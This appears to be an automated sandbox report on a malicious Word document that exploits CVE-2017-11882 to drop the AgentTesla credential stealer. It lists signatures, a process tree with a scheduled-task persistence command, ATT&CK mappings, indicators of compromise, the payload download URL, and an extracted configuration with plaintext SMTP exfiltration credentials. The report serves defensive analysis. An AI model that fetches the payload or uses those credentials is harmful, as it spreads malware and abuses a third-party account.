ID: 452655
Sample Name: PAYMENT ADVICE.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 17:29:58
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report PAYMENT ADVICE.doc

Overview


General Information

Sample Name:	PAYMENT ADVICE.doc
Analysis ID:	452655
MD5:	71af183490ef5c7..
SHA1:	cbf5c744909fb19..
SHA256:	fd1d1d4f70fb3b2...
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dropp...
- Multi AV Scanner detection for subm...
- Sigma detected: Droppers Exploiting...
- Sigma detected: EQNEDT32.EXE c...
- Sigma detected: File Dropped By EQ...
- Yara detected AgentTesla
- Yara detected AgentTesla
- Contains functionality to register a lo...
- Injects a PE file into a foreign proce...
- Installs a global keyboard hook

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1320 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2764 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - merciesxdncdc.exe (PID: 3040 cmdline: C:\Users\user\AppData\Roaming\merciesxdncdc.exe MD5: E85A0E1E81ACBCEA6A0E10EEEDF32F6D)
    - schtasks.exe (PID: 2564 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\JxCmQoa' /XML 'C:\Users\user\AppData\Local\Temp\tmp2E52.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - merciesxdncdc.exe (PID: 2728 cmdline: C:\Users\user\AppData\Roaming\merciesxdncdc.exe MD5: E85A0E1E81ACBCEA6A0E10EEEDF32F6D)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "max.mccanna@metaltek.me",
  "Password": "GODGRACE12345",
  "Host": "mail.privateemail.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2347741002.00000000028A5000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.2347741002.00000000028A5000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000007.00000002.2346238680.00000000004002000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.2346238680.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000007.00000002.2347049705.00000000024 61000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 5 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.merciesxdncdc.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
7.2.merciesxdncdc.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to register a low level keyboard hook

Installs a global keyboard hook

System Summary:

Office equation editor drops PE file

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress To Transfer 1
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 2 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Stand Port 1
Local Accounts	Scheduled Task/Job 1	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2	NTDS	Security Software Discovery 2 1 1	Distributed Component Object Model	Input Capture 2 1	Scheduled Transfer	Non-Applicatio Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Applicatio Layer Protocol 3
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicatio Layer Prot


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PAYMENT ADVICE.doc	26%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\merciesxdncdc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\okilo[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\JxCmQoa.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\okilo[1].exe	24%	ReversingLabs	ByteCode-MSIL.Infostealer.Coins	
C:\Users\user\AppData\Roaming\JxCmQoa.exe	24%	ReversingLabs	ByteCode-MSIL.Infostealer.Coins	
C:\Users\user\AppData\Roaming\merciesxdncdc.exe	24%	ReversingLabs	ByteCode-MSIL.Infostealer.Coins	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.merciesxdncdc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://IXudBJ.com	0%	Avira URL Cloud	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.certicamara.com0	0%	URL Reputation	safe	
http://www.certicamara.com0	0%	URL Reputation	safe	
http://www.certicamara.com0	0%	URL Reputation	safe	
http://www.globaltrust.info0=	0%	Avira URL Cloud	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	URL Reputation	safe	
http://www.trustcenter.de/guidelines0	0%	URL Reputation	safe	
http://www.trustcenter.de/guidelines0	0%	URL Reputation	safe	
http://www.trustcenter.de/guidelines0	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
maritradeshipplng.com	104.21.27.166	true	true		unknown
mail.privateemail.com	198.54.122.60	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://maritradeshipplng.com/wayss/okilo.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.27.166	maritradeshipplng.com	United States		13335	CLOUDFLARENETUS	true
198.54.122.60	mail.privateemail.com	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452655
Start date:	22.07.2021
Start time:	17:29:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PAYMENT ADVICE.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOC@8/16@11/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:30:37	API Interceptor	53x Sleep call for process: EQNEDT32.EXE modified
17:30:39	API Interceptor	1353x Sleep call for process: merciesxdncdc.exe modified
17:31:05	API Interceptor	1x Sleep call for process: schtasks.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.27.166	ORDER_683703789238738.xlsx	Get hash	malicious	Browse	• maritradeshipplng.com/best/props.exe
	Reversed Invoice KPR2021.doc	Get hash	malicious	Browse	• maritradeshipplng.com/wayss/crack.exe
	Technical Requirement.doc	Get hash	malicious	Browse	• maritradeshipplng.com/cgiworld/bobo.exe
	amended invoice packing list.doc	Get hash	malicious	Browse	• maritradeshipplng.com/cgiworld/deck.exe
	New Inquiry.doc	Get hash	malicious	Browse	• maritradeshipplng.com/cgiworld/ikeee.exe
	DOCUMENT.doc	Get hash	malicious	Browse	• maritradeshipplng.com/trophy/joboy.exe
	Tender Documents.doc	Get hash	malicious	Browse	• maritradeshipplng.com/trophy/bobs.exe
	MAJAN PS RFQ-9739_SpareParts_Lub.doc	Get hash	malicious	Browse	• maritradeshipplng.com/maritradeshipplng_com/bongos/father.exe
	Requirement.doc	Get hash	malicious	Browse	• maritradeshipplng.com/maritradeshipplng_com/bongos/booby.exe
198.54.122.60	ORDER . 4500028602 .doc	Get hash	malicious	Browse	
	nZdwtTEYoW.exe	Get hash	malicious	Browse	
	CORRECT BANK DETAILS FORM.doc	Get hash	malicious	Browse	
	Shipping Documents .doc	Get hash	malicious	Browse	
	0Lh7eA2VUZ.exe	Get hash	malicious	Browse	
	REQUEST FOR QUOTATIO 158930165.doc	Get hash	malicious	Browse	
	Inv PKF312021.doc	Get hash	malicious	Browse	
	RFQ- ROTO Fittings- 19072021.doc	Get hash	malicious	Browse	
	SOA.exe	Get hash	malicious	Browse	
	20210716001.exe	Get hash	malicious	Browse	
	20210716001.exe	Get hash	malicious	Browse	
	Inquiry-Order.exe	Get hash	malicious	Browse	
	New Order for Promax Ranger Neo2.doc	Get hash	malicious	Browse	
	JaqsKbRJ8w.exe	Get hash	malicious	Browse	
	neGJUsBCPT.exe	Get hash	malicious	Browse	
	5Q2N9nbIIR.exe	Get hash	malicious	Browse	
	BOQ.doc	Get hash	malicious	Browse	
	Reversed Invoice KPR2021.doc	Get hash	malicious	Browse	
	9PcMMlkF9y.exe	Get hash	malicious	Browse	
	6mBVAJrIcy.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
maritradeshipplng.com	RFQ - 4 SCH 160 EQUAL TEE.doc	Get hash	malicious	Browse	• 104.21.27.166
	RFQ Ranger Neo.doc	Get hash	malicious	Browse	• 172.67.169.145
	CORRECT BANK DETAILS FORM.doc	Get hash	malicious	Browse	• 172.67.169.145
	Shipping Documents .doc	Get hash	malicious	Browse	• 172.67.169.145

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	REQUEST FOR QUOTATIO 158930165.doc	Get hash	malicious	Browse	• 172.67.169.145
	Inv PKF312021.doc	Get hash	malicious	Browse	• 172.67.169.145
